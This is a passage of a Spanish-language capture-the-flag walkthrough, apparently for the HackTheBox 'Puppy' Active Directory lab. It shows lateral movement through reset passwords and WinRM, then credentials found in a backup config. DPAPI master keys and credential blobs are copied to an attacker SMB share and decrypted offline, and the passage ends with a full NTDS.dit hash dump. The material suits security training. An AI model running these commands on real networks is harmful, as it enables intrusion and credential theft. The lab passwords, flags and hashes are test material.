└─# ldapsearch -x -H ldap://10.129.232.75 -D 'ant.edwards@puppy.htb' -W -b 'DC=puppy,DC=htb' "(sAMAccountName=adam.silver)"
Antman2025!

Resultado:
userAccountControl: 66048

2.10 Movimiento Lateral (Usuario: adam.silver)

Volvemos a establecer la contraseña (para asegurar sincronización) y verificamos acceso.

Cambio de contraseña:
└─# net rpc password "adam.silver" 'Antman2025!' -U 'puppy.htb'/'ant.edwards'%'Antman2025!' -S "10.129.232.75"

Verificación:
`netexec smb 10.129.232.75 -u adam.silver -p Antman2025!`

Resultado:
[+] PUPPY.HTB\adam.silver:Antman2025!

Comprobamos si petenece al grupo de windows management remote:
└─# netexec winrm 10.129.232.75 -u adam.silver -p 'Antman2025!'

Resultado:
[+] PUPPY.HTB\adam.silver:Antman2025! (Pwn3d!)

Accedemos con evilwinrm:
└─# evil-winrm -i 10.129.232.75 -u adam.silver -p 'Antman2025!'

Obtenemos la flag del usuario:
cat user.txt

Resultado:
75089d115f7a591b284c7b27b6c9e42a

3. Post-explotación

3.1 Enumeración de archivos

Enumerando el sistema de archivos desde la sesión de `adam.silver`, encontramos un directorio `backups` en la raíz con un archivo zip.
-a---- 3/8/2025 8:22 AM 4639546 site-backup-2024-12-30.zip

3.2 Exfiltración y análisis

Lo descargamos con evilwinrm:
download site-backup-2024-12-30.zip

Lo descomprimimos y vemos el siguiente contenido:

```
.
└── puppy
```

```
├── assets
│   ├── css
│   │   ├── fontawesome-all.min.css
│   │   ├── images
│   │   │   ├── highlight.png
│   │   │   └── overlay.png
│   │   └── main.css
│   ├── js
│   │   ├── breakpoints.min.js
│   │   ├── browser.min.js
│   │   ├── jquery.dropotron.min.js
│   │   ├── jquery.min.js
│   │   ├── jquery.scrolly.min.js
│   │   ├── main.js
│   │   └── util.js
│   ├── sass
│   │   ├── libs
│   │   │   ├── _breakpoints.scss
│   │   │   ├── _functions.scss
│   │   │   ├── _html-grid.scss
│   │   │   ├── _mixins.scss
│   │   │   ├── _vars.scss
│   │   │   └── _vendor.scss
│   │   └── main.scss
│   └── webfonts
│       ├── fa-brands-400.eot
│       ├── fa-brands-400.svg
│       ├── fa-brands-400.ttf
│       ├── fa-brands-400.woff
│       ├── fa-brands-400.woff2
│       ├── fa-regular-400.eot
│       ├── fa-regular-400.svg
│       ├── fa-regular-400.ttf
│       ├── fa-regular-400.woff
│       ├── fa-regular-400.woff2
│       ├── fa-solid-900.eot
│       ├── fa-solid-900.svg
│       ├── fa-solid-900.ttf
│       ├── fa-solid-900.woff
│       └── fa-solid-900.woff2
├── images
│   ├── adam.jpg
│   ├── antony.jpg
│   ├── banner.jpg
│   ├── jamie.jpg
│   └── Levi.jpg
├── index.html
└── nms-auth-config.xml.bak
```

3.3 Obtención de credenciales (Steph Cooper)

Los archivos config suele haber credenciales, comprobamos su contenido:
└─# cat nms-auth-config.xml.bak

Resultado:

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
```

3.4 Validación de credenciales

Validamos las nuevas credenciales encontradas.

Validamos credenciales:
└─# netexec smb 10.129.232.75 -u steph.cooper -p 'ChefSteph2025!'

Resultado:
[+] PUPPY.HTB\steph.cooper:ChefSteph2025!

Comprobamos si se reutilizan credenciales:
└─# netexec smb 10.129.232.75 -u ../../users -p 'ChefSteph2025!' --continue-on-success

Resultado:
No se reutilizan.

En el bloodhound vemos que petenece a 3 grupos:
Remote management users
Domain users
users

No tiene ningun outbound object control.

3.5 Acceso como steph.cooper

Accedemos al sistema mediante WinRM:
└─# evil-winrm -i 10.129.232.75 -u steph.cooper -p 'ChefSteph2025!'

Enumerando directorios, no encontramos nada relevante.

3.6 Enumeración local (DPAPI)

Seguimos enumerando con winpeas:
.\winPEASx64.exe

Resultado:

```
ÉÍÍÍÍÍÍÍÍÍ¹ Checking for DPAPI Master Keys
È  https://book.hacktricks.wiki/en/windows-hardening/windows-local-
privilege-escalation/index.html#dpapi
    MasterKey: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-
5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-
e6a0b4f90407
    Accessed: 3/8/2025 7:40:36 AM
    Modified: 3/8/2025 7:40:36 AM

================================================================================
====================


ÉÍÍÍÍÍÍÍÍÍ¹ Checking for DPAPI Credential Files
È  https://book.hacktricks.wiki/en/windows-hardening/windows-local-
privilege-escalation/index.html#dpapi
    CredFile:
C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398
EBF1B96859CE5D
    Description: Local Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 8:14:09 AM
    Modified: 3/8/2025 8:14:09 AM
    Size: 11068

================================================================================
====================
```

```
    CredFile:
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DE
BF6B5FBD48B521B9
    Description: Enterprise Credential Data

    MasterKey: 556a2412-1275-4ccf-b721-e6a0b4f90407
    Accessed: 3/8/2025 7:54:29 AM
    Modified: 3/8/2025 7:54:29 AM
    Size: 414
```

Explicación DPAPI:
Windows protege credenciales locales (como las de tareas programadas, RDP guardado, etc.) usando DPAPI. Estas se cifran con una "Master Key" que, a su vez, suele estar cifrada con la contraseña del usuario. Si tenemos la contraseña del usuario y acceso a estos archivos, podemos descifrarlos offline.

Master Key:
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407

CredFileEnter:
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9

3.7 Exfiltración de archivos DPAPI

Levantamos un servidor SMB en nuestra máquina atacante:
`impacket-smbserver smbFolder $(pwd) -smb2support -username user -password 'user123@!'`

Desde la máquina víctima, montamos la unidad y copiamos los archivos:
Nos autenticamos:

- Conexión: `net use \\10.10.14.195\smbFolder\ /user:user user123@!`
- Copiar Master Key: `cp C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407 \\10.10.14.195\smbFolder\master_key_blob`
- Copiar Credential Blob: `cp C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 \\10.10.14.195\smbFolder\cred_blob`

3.8 Descifrado DPAPI

Ya en nuestra máquina (Kali), procedemos a descifrar.
Descifrar la MasterKey (usando la contraseña de `steph.cooper` y su SID).

Comando:
└─# impacket-dpapi masterkey -file master_key_blob -sid S-1-5-21-1487982659-1829050783-2281216199-1107
ChefSteph2025!

Resultado:

```
[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Password:
Decrypted key with User Key (MD4 protected)
Decrypted key:
0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047
debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
```

Descifrar la credencial (usando la clave descifrada).

Comando:
└─# impacket-dpapi credential -file cred_blob -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

Resultado:

```
[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030
(CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
```

3.9 Escalada de privilegios (Domain Admin)

Hemos obtenido credenciales para `steph.cooper_adm`. En BloodHound, este usuario pertenece al grupo de **Administradores**.

Probamos a acceder con evilwinrm:
└─# evil-winrm -i 10.129.232.75 -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'

Resultado:
Acceso exitoso.

Obtenemos la flag de root:
type root.txt

Resultado:
8acdcc4573bea1626ae91c422e171314

3.10 Dumping de hashes (NTDS.dit)

Finalmente, extraemos todos los hashes del controlador de dominio.

Dumpeamos los hashes de DC:
└─# impacket-secretsdump 'puppy.htb/steph.cooper_adm:FivethChipOnItsWay2025!'@10.129.232.75

Resultado:

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb0edc15e49ceb4120c7bd7e6
e65d75b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a4f2989236a639ef3f766e5fe1aad94a
:::
PUPPY.HTB\levi.james:1103:aad3b435b51404eeaad3b435b51404ee:ff4269fdf7e4a3093
995466570f435b8:::
PUPPY.HTB\ant.edwards:1104:aad3b435b51404eeaad3b435b51404ee:afac881b79a524c8
e99d2b34f438058b:::
PUPPY.HTB\adam.silver:1105:aad3b435b51404eeaad3b435b51404ee:a7d7c07487ba2a4b
32fb1d0953812d66:::
PUPPY.HTB\jamie.williams:1106:aad3b435b51404eeaad3b435b51404ee:bd0b8a08abd5a
98a213fc8e3c7fca780:::
PUPPY.HTB\steph.cooper:1107:aad3b435b51404eeaad3b435b51404ee:b261b5f931285ce
8ea01a8613f09200b:::
PUPPY.HTB\steph.cooper_adm:1111:aad3b435b51404eeaad3b435b51404ee:ccb20640904
9bc53502039b80f3f1173:::
```

```
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df:::
```